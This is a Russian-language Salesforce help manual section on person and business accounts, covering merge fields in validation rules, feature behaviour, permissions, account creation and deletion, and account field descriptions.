Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Список доступных полей слияния определяется типом используемых данных. Данный раздел содержит рекомендации по использованию полей слияния в правилах проверки для организаций-лиц.

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Советы

- Чтобы определить правило проверки, применяемое только к организациям-лицам, воспользуйтесь полем слияния `IsPersonAccount`. Например, поле слияния `Account.City = "Сан-Франциско"` определяет Сан-Франциско как город организации-компании или организации-лица, а поле слияния `IsPersonAccount ( Account.City = "Сан-Франциско")` определяет Сан-Франциско только как город организации-лица.
- Правила проверки организаций должны обрабатывать имена организаций-лиц и организаций-компаний раздельно.
  - При использовании организаций-компаний рекомендуем использовать поле слияния `Name`.
  - При использовании организаций-лиц рекомендуем использовать поля слияния `FirstName` и `LastName`.
- Поля «Дата рождения», «Эл. почта» и другие поля, поддерживаемые только для организаций-лиц, доступны в правилах проверки организаций в качестве полей слияния. При обработке записей организаций-компаний данные поля слияния обрабатываются как пустые поля. Полный список полей организаций-компаний и организаций-лиц см. в разделе «Поля организаций» на странице 1427.

СМ. ТАКЖЕ:

Организации

Рекомендации по использованию полей слияния для организаций-лиц

Что такое организация-компания и чем она отличается от организации-лица?

Организация-компания — это компания, корпорация, фирма или любая другая коммерческая структура, которая может быть связана с несколькими контактами. Организации-компании доступны во всех версиях и обозначаются значком папки ( ).

Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют организациям Salesforce включать поддержку организаций-лиц ( ), то есть отдельных потребителей, являющихся одновременно организациями и контактами.

СМ. ТАКЖЕ:

Организации

Поведение организаций-лиц

Организации-лица — это организации, которые могут использоваться в качестве контактов. Однако есть основные области, в которых организации-лица отличаются от организаций-компаний и контактов или подчиняются особым рекомендациям.

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

Функции Salesforce	Алгоритм организаций- лиц
Объединение организаций	Организации-лица можно объединять только с другими организациями-лицами только при использовании Salesforce Classic. См. раздел «Объединение повторяющихся организаций» на странице 1445.
Быстрое создание организаций	Поля, доступные в разделе «Быстрое создание» на начальной странице вкладки «Организации» в Salesforce Classic, определяются стандартным типом записи организации, заданным в профиле пользователя «организация-лицо» или «организация- компания».
Организации	Организации-лица нельзя включать в иерархии организаций. Организации-лица не могут иметь прямых взаимосвязей с другими организациями или контактами. Однако с помощью объекта «Контакты с несколькими организациями» можно создавать косвенные взаимосвязи между организациями-лицами и другими организациями-лицами, организациями-компаниями или контактами.
Действия	Организации-лица могут быть связаны с событиями или задачами посредством поля «Имя» или «Связано с». Подобно контактам, организации-лица могут быть приглашены на мероприятия. Чтобы предоставить пользователям возможность отправлять запросы на проведение конференции организации-лицу, рекомендуем добавить поле «Эл. почта» в макет страницы «Организации-лица».
Кампании	Подобно контактам, организации-лица могут быть добавлены в кампании и иметь связанный список «Журнал кампании». Если связанный с контактом список создается на основе настраиваемой взаимосвязи поиска,

ФункцииSalesforce	Алгоритморганизаций- лиц
	действие **Добавить в кампанию** уровня строки для организаций-лиц не отображается. Щелкните **Отобразить все** , чтобы увидеть весь связанный список и получить доступ к массовому действию «Добавить в кампанию». Это касается Lightning Experience и Salesforce1. (Действие «Добавить в кампанию» в Salesforce Classic недоступно.)
Обращения	Организации-лица могут быть указаны в поле обращения «Имя организации» или «Имя контакта» либо в обоих полях.
Отслеживание ленты Chatter	При отслеживании организаций-лицвыполняется отслеживание полей организации, а не полей контакта.
Сообщества и порталы	Подобно контактам, организации-лица могут быть включены в качестве пользователей настраиваемых сообществ и порталов. Организации-лица не могут быть включены в качестве пользователей партнерских сообществ и порталов, так как партнеры представляют компании, а не лиц.
Контакты	В отличие от организаций-компаний, организации-лица не могут иметь прямых взаимосвязей с контактами. Однако с помощью объекта «Контакты с несколькими организациями» можно создавать косвенные взаимосвязи между организациями-лицами и контактами.
Контакты с несколькими организациями	Объект«Контакты с несколькими организациями» работает с организациями-лицами. Это означает, что организация-лицо может быть либо контактом, связанным с организацией-компанией, либо организацией, связанной с контактом. Кроме того, организация-лицо также может быть связана с другой организацией-лицом либо как контакт, либо как связанная организация. Связи организаций-лиц с другими организациями или контактами всегда являются косвенными.
Настраиваемые объекты	Настраиваемые объекты, взаимосвязанные с организациями или контактами, могут быть добавлены в организации-лицав виде связанных списков.
Data.com	Организации-лица не поддерживаются в продуктах и функциях Data.com, включая Prospector, Clean и Data Integration.
Интеграция компьютеров	Организации-лица поддерживаются следующими функциями интеграции Salesforce: • Lightning для Outlook; • Salesforce for Outlook; • Connect Offline. Организации-лица не поддерживаются Lightning Sync.
Управление повторами	Правила-копии можно применять к организациям-лицам. Объединение дубликатов организаций-лиц поддерживается только в Salesforce Classic.

ФункцииSalesforce	Алгоритморганизаций- лиц
Электронная почта	Подобно контактам, организации-лицаподдерживают отправку отдельных сообщений эл. почты и пакетных рассылок.
ExactTarget	Организации-лица поддерживаются, но требуется дополнительная конфигурация.
Журнал поля	Поля организаций и контактов, возникающие в записях организации-лица, можно отслеживать с использованием параметров истории поля. История поля организации-лица сохраняется в связанном списке «Журнал организации», отчете «Журнал организации» и контрольных журналах поля.
Поля	Большая часть стандартных полей организаций и контактов, а также все настраиваемые поля организаций и контактов доступны на макетах страницы организаций-лиц. Некоторые поля организаций-компаний (такие как«Родительская организация», а также некоторые поля контактов (такие как «Подчиненный») не поддерживаются организациями-лицами. См. раздел «Поляорганизаций- лиц».
Геокоды	С помощью правил интеграции Data.com нельзя добавить геокоды адреса к организации-лицу.
Значки	В Salesforce Classicорганизации-лица обозначаются значком человека ( ), а организации-компании — значком папки ( ). В Lightning Experienceорганизации-лица обозначаются значком человека со зданием ( ), а организации-компании — значком здания ( ). Для обозначения организаций-лиц в результатах поиска, списковых представлениях и диалоговых окнах поиска в соответствующий макет поиска или списковое представление можно добавить поле «Является организацией–лицом» .
Преобразование интересов	Интересующиеся клиенты, не имеющие значений в поле «Компания», конвертированы в организации-лица. Интересующиеся клиенты, имеющие значения в поле «Компания», конвертированы в организации-компании.
Страницы Lightning	См. раздел «Макеты страниц».
Списковые представления	Организации-лица отображаются во всех списковых представлениях организаций и контактов, но не отображаются в списке «Недавние контакты» на начальной странице «Контакты». Вы можете быстро просмотреть, какие записи являются организациями-лицами, путем включения поля «Является организацией–лицом» в список полей для отображения. Чтобы включить организации-лица в списковое представление или

ФункцииSalesforce	Алгоритморганизаций- лиц
	исключить из него, добавьте поле «Является организацией–лицом» в критерии фильтрации.
Роли контактов возможности	Подобно контактам, организации-лица могут быть добавлены в связанный список «Роли контактов».
Пакетирование	Компоненты и атрибутыорганизаций-лиц могут добавляться в управляемые и неуправляемые пакеты.
Макеты страниц	Организации-лица имеют собственные макеты страниц, которые могут включать поля организаций и контактов, ссылки организаций и связанные списки организаций и контактов. Макеты страницорганизаций-лиц не поддерживают поля «Подчиненный» и «Родительская организация». См. раздел «Поляорганизаций- лиц». Если страница Lightning создается для организаций и назначается в качестве стандартной для организации или приложения, эта страница применяется к организациям-лицам и организациям-компаниям как стандартная. Для отображения настраиваемой страницы записи для организации-лица создайте настраиваемую страницу записи организации, а затем назначьте ее типу записи организации-лица.
Pardot	Организации-лица поддерживаются, но требуется дополнительная конфигурация.
Партнеры	Связанный список «Партнеры» позволяет связывать в системе Salesforce Classicорганизации-лица друг с другом. Рекомендуется переименовать связанный список партнеров, чтобы видеть, как связаны ваши организации- лица.
Конструктор процессов	Создание и редактирование организаций-лиц инициирует процессы, созданные с помощью конструктора процессов.
Типы записей	Администраторы могут настраивать разные типы записей для организаций-лиц. В пользовательском интерфейсе организация-лицо может быть заменена только другим типом записи организации-лица. Дополнительную информацию см. в разделе Рекомендации по изменению типа записи организации.
Переименованные вкладки и стандартные поля	Чтобы настроить имена вкладок и полей, отображаемых в записях организаций-лиц, администраторам необходимо настроить вкладки и поля организаций и контактов.
Поиск	В Lightning Experience и Salesforce1организации-лица выводятся в результатах поиска как организаций, так и контактов. В Salesforce Classicорганизации-контакты выводятся в результатах поиска организаций. Чтобы помочь пользователям различать организации-лица и организации-компании в результатах поиска, администраторы могут

ФункцииSalesforce	Алгоритморганизаций- лиц
	включить поле «Является организацией–лицом» в соответствующий макет поиска.
Порталсамообслуживания	Подобно контактам, организации-лица могут быть включены в качестве пользователей портала самообслуживания. Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.
Параметры общего доступа	Если организация поддерживает использование организаций-лиц, то единым стандартным параметрам для контактов задается значение «Контролируется родительским объектом», которое недоступно для редактирования. Если вы настроили параметры общего доступа к контактам и хотите включить организации-лица, задайте единому стандартному параметру для контактов значение «Контролируется родительским объектом». Этот параметр удаляет все ваши правила общего доступа к контактам и контакты, общий доступ к которым предоставлен вручную.
Социальные организации, контакты и интересы	Подобно контактам, организации-лица могут связываться с профилями социальных сетей.
Хранилище	Организации-лица учитываются в хранилище организаций и контактов, поскольку каждая организация-лицо состоит из одной организации и одного контакта.
Visual Workflow	Создание и редактирование организаций-лиц инициирует потоки, созданные с помощью Visual Workflow.
Бизнес-правила	Создание или редактирование организации-лица запускает бизнес-правила для организации.

СМ. ТАКЖЕ:

- Что такое организация-лицо?
- Включение организаций-лиц

Рекомендации по изменению типа записи организации

Типы записей определяют бизнес-процессы, значения раскрывающегося списка и макеты страниц, доступные при создании записей. Перед тем как изменить тип записи организации, учитывайте следующие важные сведения.

Если организация использует организации-лица, администратор настроил два типа записей для организаций: одну для организаций-компаний, а другую — для организаций-лиц. Посредством пользовательского интерфейса можно изменить тип записи организации с организации-компании на организацию-компанию или с организации-лица на организацию-лицо. Однако изменение типа записи организации с организации-компании на организацию-лицо или, наоборот, требует использования API.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Типы записи, доступные в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Подстройка бизнес-процессов под разных пользователей
- Руководство по внедрению: Внедрение организаций-лиц
- Руководство разработчика SOAP API: Типы записей организаций-лиц

Просмотр списков организаций

Страница со списком организаций содержит организации, доступные в текущем представлении.

- Чтобы просмотреть сведения об организации, щелкните имя нужной организации.
- Чтобы изменить или удалить организацию, щелкните ссылку **«Правка»** или **«Удал.»** напротив имени нужной организации.
- Если вы используете организации-лица, а текущее списковое представление содержит поле «Является учетной записью физического лица», то заголовок соответствующего столбца отображается в виде значка организации-лица в Salesforce Classic. Чтобы отсортировать организации-лица, щелкните значок организации-лица в заголовке.

СМ. ТАКЖЕ:

Организации

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков организаций:

- «Чтение» для организаций

Для создания организаций-компаний:

- «Создание» для организаций

Для создания организаций-лиц:

- «Создание» для организаций и контактов

Использование организаций

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра организаций:	«Чтение» для организаций
Для редактирования организаций-компаний:	«Редактирование» для организаций
Для редактирования организаций-лиц:	«Редактирование» для организаций и контактов
Для включения организаций-партнеров:	Управление внешними пользователями
Для отключения организаций-партнеров:	«Редактирование» для организаций И Управление внешними пользователями
Для отключения организаций клиентского портала:	«Редактирование» для организаций И Редактирование пользователей портала самообслуживания

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Организация — это отслеживаемая организация, компания или потребитель (например, клиент, партнер или конкурент).

- Просмотр и редактирование организаций.
- Использование социальных организаций, контактов и интересов для просмотра профилей организаций в социальных сетях: см. уровень их влияния в социальных сетях и связанные видео в YouTube.
- Поиск информации, связанной с организацией (например, контактов).
- Извлечение контактов Data.com для организации.
- Очистка организаций с помощью функции очистки Data.com.
- Просмотр обновлений и комментариев для организации посредством Chatter.
- Предоставление пользователям клиентского портала доступа к организации.
- Добавьте часы работы и предпочтения ресурсов обслуживания к организациям, чтобы отразить их практические предпочтения обслуживания

СМ. ТАКЖЕ:

У кого есть доступ к записям организации?

Организации

Создание организаций-партнеров

Отображение и редактирование сведений об организации

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра организаций:	«Чтение» для организаций
Для редактирования организаций-компаний:	«Редактирование» для организаций
Для редактирования организаций-лиц:	«Редактирование» для организаций и контактов
Для включения организаций-партнеров:	Управление внешними пользователями
Для отключения организаций-партнеров:	«Редактирование» для организаций И Управление внешними пользователями
Для отключения организаций клиентского портала:	«Редактирование» для организаций И Редактирование пользователей портала самообслуживания

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Обнаружив организацию на странице организаций или на страницах со списками, щелкните название организации, чтобы просмотреть страницу сведений об этой организации.

- Чтобы изменить значения полей прямо на странице сведений, воспользуйтесь функцией встроенного редактирования. Чтобы включить функцию встроенного редактирования, обратитесь к администратору. Встроенное редактирование доступно только в Salesforce Classic.
- Чтобы открыть страницу в режиме редактирования, нажмите кнопку **«Правка»**, внесите необходимые изменения и нажмите кнопку **«Сохранить»**.
- Чтобы сохранить текущую организацию и создать новую в Salesforce Classic, щелкните **«Сохранить и создать»**.
- Чтобы открыть печатную версию сведений о записи, щелкните ссылку **«Версия для печати»**, расположенную в верхнем правом углу страницы. Печатная версия доступна только в Salesforce Classic.
- Чтобы включить организацию в качестве партнера, нажмите кнопку **«Управление внешней организацией»** и щелкните ссылку **«Включить как партнера»**. Доступно только в Salesforce Classic, если в компании включена поддержка партнерского портала.
- Чтобы включить организации-лица в качестве пользователей клиентского портала, нажмите кнопку **«Управление внешним пользователем»** и щелкните ссылку **«Включить пользователя-клиента»**. Доступно только в Salesforce Classic, если компания имеет организации-лица и клиентский портал.

Прим.: Ответственный за организацию может просматривать все данные, связанные с этой организацией.

Наличие полномочия на просмотр чужих возможностей, связанных с собственными организациями, определяется ролью, заданной администратором.

Кроме того, если организации назначены территориям, то администратор может задать параметры, которые определяют наличие полномочия на просмотр, редактирование, перенос или удаление организаций пользователями данной территории.

СМ. ТАКЖЕ:

Поля организаций

Организации

Выбор и изменение изображений для профилей организаций, контактов и интересов

Рекомендации по созданию организаций

Ниже перечислены рекомендации по созданию организаций.

- Создание организаций-компаний доступно только при наличии полномочия «Создание» для организаций. Создание организаций-лиц доступно только при наличии полномочия «Создание» для организаций и контактов.
- Если администратор Salesforce настроил использование в организации типов записей, то при создании организации пользователям может предлагаться выбор значения в поле «Тип записи». Доступные поля и значения раскрывающихся списков определяются выбранным типом записи.
- Чтобы указать организацию-компанию, для которой данная организация-компания является дочерней, заполните поле «Родительская организация». Просмотреть иерархию организаций можно на странице сведений об организации. Если используется Lightning Experience, щелкните **«Просмотр иерархии организации»**. В Salesforce Classic нажмите ссылку **«Просмотр иерархии»**. Поле «Родительская организация» недоступно для организаций-лиц.
- Чтобы указать дополнительные филиалы компании, заполните поле «Местоположение организации». Например, компания Acme.com располагает филиалами в Париже и Лондоне. Создайте две организации по имени Acme.com и заполните поле «Местоположение организации» значениями «Париж» и «Лондон».
- Если администратор Salesforce включил поддержку подразделений, то подразделению новой организации автоматически назначается стандартное подразделение текущего пользователя, кроме тех случаев, когда выбрано другое подразделение.
- Если в организации включена функция управления территориями, то новые организации могут автоматически назначаться территориям с помощью правил назначения организаций. См. раздел «Управление территориями» на странице 1617.

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience.

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience.

Организации-лица доступны в версиях: **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer**.

СМ. ТАКЖЕ:

У кого есть доступ к записям организации?

Поля организаций

Рекомендации в отношении использования иерархий организаций

Создание и обновление записей

Общие сведения о действиях, выполняемых при удалении организаций

В большинстве случаев организации и связанные записи могут быть удалены одним щелчком, но некоторые организации могут быть удалены только после удаления связей.

Важное замечание: Возможность удаления организации определяется наличием параметра **«Удалить»** на странице сведений об организации и странице со списком организаций в Salesforce Classic и Lightning Experience. При отсутствии данного параметра организация не может быть удалена. Обратитесь за помощью к администратору Salesforce.

Удаленные организации (и связанные элементы) перемещаются в корзину.

Прим.: При использовании Lightning Experience удаленные элементы также перемещаются в корзину, несмотря на ее недоступность. Чтобы просмотреть или восстановить элементы корзины, рекомендуем временно переключиться на Salesforce Classic.

- Контакты
- Возможности
- Контракты (неактивированные)
- Действия
- Примечания
- Вложения
- Роли и группы портала (при выключении всех пользователей портала в организации)
- Отношения с партнерами
- Участники группы взаимосвязи

Восстановление организации из корзины также инициирует восстановление любых связанных элементов. Исключения см. ниже.

- Участники группы взаимосвязи (в некоторых случаях).
- Роли и группы портала. См. раздел «Использование организаций» на странице 1423.

Организация не может быть удалена:

- При отсутствии полномочия «Удаление» для организаций.
- При отсутствии роли ответственного за организацию, менеджера ответственного за организацию в иерархии ролей или администратора.
- При включении организации в качестве партнера; при наличии связанных обращений, активированных контрактов или связанных возможностей, принадлежащих другим пользователям; при наличии связанных контактов, включенных для портала самообслуживания.

Кроме того, при удалении организации, содержащей собственные закрытые/реализованные возможности, отображается сообщение, предлагающее удалить закрытые/реализованные возможности вместе с организацией или отменить удаление организации.

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

Для удаления организаций:

- «Удаление» для организаций

Прим.: Связанные записи, включенные в процесс удаления, могут быть удалены без соответствующего полномочия «Удаление».

СМ. ТАКЖЕ:

- Удаление записей
- Объединение повторяющихся организаций
- Организации

Поля организаций

Организации имеют поля организации-компании и поля организации-лица.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные поля организаций-компаний определяются используемой версией Salesforce.

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступные поля организаций-лиц определяются используемой версией Salesforce.

Поля организаций-компаний

Ниже перечислены поля, доступные в организациях-компаниях. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Если запись организации добавлена из Data.com, то некоторые поля будут заполнены значениями Data.com или D&B (при их наличии). Некоторые поля Data.com доступны только тем организациям, которые имеют лицензию на использование конкретного продукта Data.com. Описания этих полей содержат соответствующие пометки.

Поле	Описание	Допускает значение Data.com или D&B
Валюта организации	Стандартная валюта для всех полей валюты в организации. Стоимость отображается в валюте организации, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.	
Подразделение организации	Подразделение, которому принадлежит организация. Записи, связанные с организацией (например, контакты и возможности), автоматически наследуют ее подразделение. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных.	

Поле	Описание	Допускает значение Data.com или D&B
Имя организации	Название компании. Данное поле может содержать не более 255 символов.	✔ (D&B)
Имя организации (на родном языке)	Имя организации, переведенное на родной язык.	
Номер организации	Регистрационный номер или номер отслеживания организации. Данное поле может содержать не более 40 символов.	
Ответственный за организацию	Назначенный ответственный за организацию. Недоступно в версии Personal Edition.	
Тип записи организации	Имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Доступно в версиях: Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.	
Местоположение организации	Сведения о местоположении организации (например, *«Один офис»*, *«Головной офис»* или *«Филиал»*). Данное поле может содержать не более 80 символов.	✔ (D&B)
Источник организации	Источник записи организации. Например, *Объявление*, `Data.com` или *Выставка*. Источник выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	✔ (Data.com)
Годовой доход	Сумма дохода за год. Прим.: Если организации очищаются с помощью продукта Data.com Prospector или функции Data.com Clean, то Data.com ежемесячно преобразует валюты, отличные от USD, в USD, что может вызвать изменение значений данного поля. Если организация	✔ (D&B)

Поле	Описание	Допускает значение Data.com или D&B
	использует валюту, отличную от USD, то поле «Годовой доход» пропускается при определении статуса очистки записи (поэтому значение поля «Статус очистки» не меняется). Кроме того, значение поля «Годовой доход» удаляется из записей организаций и со страницы сравнения.	
Город для счета	Часть адреса для выставления счета: название города. Допускается до 40 символов.	✔ (D&B)
Страна для счета	Часть адреса для выставления счета: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.	✔ (D&B)
Область/штат для счета	Часть адреса для выставления счета: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.	✔ (D&B)
Улица для счета	Часть адреса для выставления счета: название улицы. Данное поле может содержать не более 255 символов.	✔ (D&B)
Почтовый индекс для счета	Часть адреса для выставления счета: почтовый индекс. Допускается до 20 символов.	✔ (D&B)
Статус очистки	Статус очистки записи по сравнению с Data.com. Возможные значения: «Не сравнивалось», «Синхронизировано», «Просмотрено», «Отличается», «Не найдено» и «Неактивно». Данное поле доступно только организациям, использующим продукт Data.com	✔ (Data.com)

Поле	Описание	Допускает значение Data.com или D&B
	Prospector или функцию очистки Data.com Clean. Прим.: Если организации очищаются с помощью продукта Data.com Prospector или функции Data.com Clean, то Data.com ежемесячно преобразует валюты, отличные от USD, в USD, что может вызвать изменение значений поля «Годовой доход». Если организация использует валюту, отличную от USD, то поле «Годовой доход» пропускается при определении статуса очистки записи (поэтому значение поля «Статус очистки» не меняется).	
Создано	Пользователь, создавший организацию, а также дата и время создания. (Только для чтения)	
Ключ Data.com	Код компании в Data.com. При сравнении записей Salesforce с записями Data.com (посредством ручной или автоматической очистки) и обнаружении совпадений Data.com числовое значение данного поля используется для связывания двух записей.	✔ (Data.com)
Компания D&B	Ссылка на соответствующую запись компании D&B, которая содержит поля D&B для организации. Чтобы связать организацию с другой записью компании D&B, воспользуйтесь функцией поиска. Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию Data.com Clean.	✔ (D&B)
Описание	Описание организации. Данное поле поддерживает ввод не более 32 Кб	✔ (D&B)

Поле	Описание	Допускает значение Data.com или D&B
	данных. В отчетах отображаются только первые 255 символов.»	
Номер D-U-N-S	Номер D-U-N-S — это уникальный девятизначный номер, назначаемый каждому офису организации в базе данных D&B, функции которого отличаются от функций других офисов. Организации по всему миру используют номера D-U-N-S в качестве международного стандарта для коммерческой идентификации и отслеживания. Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean. Прим.: Чтобы просмотреть полный номер D-U-N-S, • добавьте организацию в систему Salesforce, или • очистите организацию посредством Data.com, если она уже доступна в Salesforce. Если запись не добавлена или не очищена, то ее первые пять цифр заменяются звездочками (*).	✔ (D&B)
Сотрудники	Количество работников в организации.	✔ (D&B)
При сохранении оценить данную организацию по правилам территории	Если данный флажок установлен, то правила назначения выполняются при редактировании и сохранении организации. Отображение данного поля и наличие установленного флажка определяются администратором при настройке макета страницы для организаций. См. раздел «Управление территориями» на странице 1617.	
Исключить из правил назначения территорий	Если данный флажок установлен, то организация не оценивается при выполнении правил назначения, то есть автоматическое назначение	

Поле	Описание	Допускает значение Data.com или D&B
	территориям не выполняется. Кроме того, организация, назначенная территориям в результате выполнения правил назначения, удаляется из этих территорий при установке данного флажка. Наличие данного флажка влияет только на назначения организации, основанные на правилах, и не влияет на назначения, выполненные вручную. См. раздел «Управление территориями» на странице 1617.	
Факс	Номер факса. Данное поле может содержать не более 40 символов.	✔ (D&B)
Отрасль	Основной род деятельности организации. Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	✔ (Data.com)
Изменено	Пользователь, который изменял поля организации последним, а также дата и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка организации. (Только для чтения)	
Код NAICS	Шестизначный код NAICS — это стандарт, используемый в правительственных и деловых кругах для классификации коммерческих предприятий по 20 отраслям в соответствии с их экономической активностью. Использование данного кода позволяет собирать, анализировать и публиковать статические данные, связанные с деловой экономикой США. Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean.	✔ (D&B)

Поле	Описание	Допускает значение Data.com или D&B
Описание NAICS	Краткое описание рода деятельности организации на основе кода NAICS. Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean.	✔ (D&B)
Ответственность	Форма собственности компании (например, общественная или личная). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	✔ (D&B)
Родительская организация	Компания, являющаяся головной по отношению к дочерним организациям. Родительская организация должна быть доступна в системе Salesforce. Имя организации может быть введено самостоятельно или выбрано (при необходимости создано) с помощью значка поиска.	
Организация-партнер	Поле, определяющее статус организации в качестве партнера. Данное поле доступно только для чтения.	
Тел.	Основной номер телефона организации. Данное поле может содержать не более 40 символов.	✔ (D&B)
Рейтинг	Присвоение рейтинга организации (например, Hot или Cold). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	
Город доставки	Часть основного почтового адреса или адреса для доставки: название города. Допускается до 40 символов.	✔ (D&B)
Страна доставки	Часть основного почтового адреса или адреса для доставки: название страны. Значение выбирается из	✔ (D&B)

Поле	Описание	Допускает значение Data.com или D&B
	раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.	
Область/штат доставки	Часть основного почтового адреса или адреса для доставки: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.	✔ (D&B)
Улица доставки	Часть основного почтового адреса организации или адреса для доставки: название улицы. Допускается до 255 символов.	✔ (D&B)
Почтовый индекс доставки	Часть основного почтового адреса или адреса для доставки: почтовый индекс. Допускается до 20 символов.	✔ (D&B)
Код SIC	Код основного рода деятельности организации. Данное поле может содержать не более 10 символов.	✔ (D&B)
Описание SIC	Краткое описание рода деятельности организации на основе кода SIC.	✔ (D&B)
Территории	Территории, назначенные организации. См. раздел «Управление территориями» на странице 1617. Данное поле недоступно организациям, использующим функцию управления территориями предприятия. Функция управления территориями предприятия поддерживает связанный список «Назначенные территории», который может быть добавлен в макеты страниц организаций.	
Биржевой символ	Буквенное сокращение, используемое для определения публично торгуемых акций отдельной компании. Также называется биржевым символом	✔ (D&B)

Поле	Описание	Допускает значение Data.com или D&B
	акций. Данное поле может содержать не более 20 символов.	
Торговый стиль	Имя, используемое для ведения деятельности и отличающееся от юридического. Аналогично официальному названию (DBA-имя). Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean.	✔ (D&B)
Тип	Тип организации (например, клиент, конкурент или партнер). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	
Настраиваемые ссылки	Список настраиваемых ссылок для организаций, заданных администратором.	
Веб-сайт	URL-адрес веб-сайта организации (например, www.acme.com). Данное поле может содержать не более 255 символов; отображаются только первые 50 символов.	✔ (Data.com)
Год начала	Год основания компании или год приобретения контрольного пакета текущим руководством. Если год основания или приобретения компании недоступен, то используется год создания записи Dun & Bradstreet. D&B не предоставляет данные сведения для филиалов. Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean.	✔ (D&B)

Поля организаций-лиц

Ниже перечислены стандартные поля, доступные в организациях-лицах. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования. Поля, помеченные галочкой в столбце «Поле контакта», доступны в контактах и поддерживаются организациями-лицами, но не поддерживаются организациями-компаниями.

Обратите внимание, что данный список не содержит настраиваемых полей, которые могли быть добавлены администратором. Организации-лица поддерживают настраиваемые поля организаций и контактов.

Поле	Описание	Поле контакта
Валюта организации	Стандартная валюта для всех полей валюты в организации. Стоимость отображается в валюте организации, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.	
Подразделение организации	Подразделение, которому принадлежит организация. Записи, связанные с организацией (например, контакты и возможности), автоматически наследуют ее подразделение. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных.	
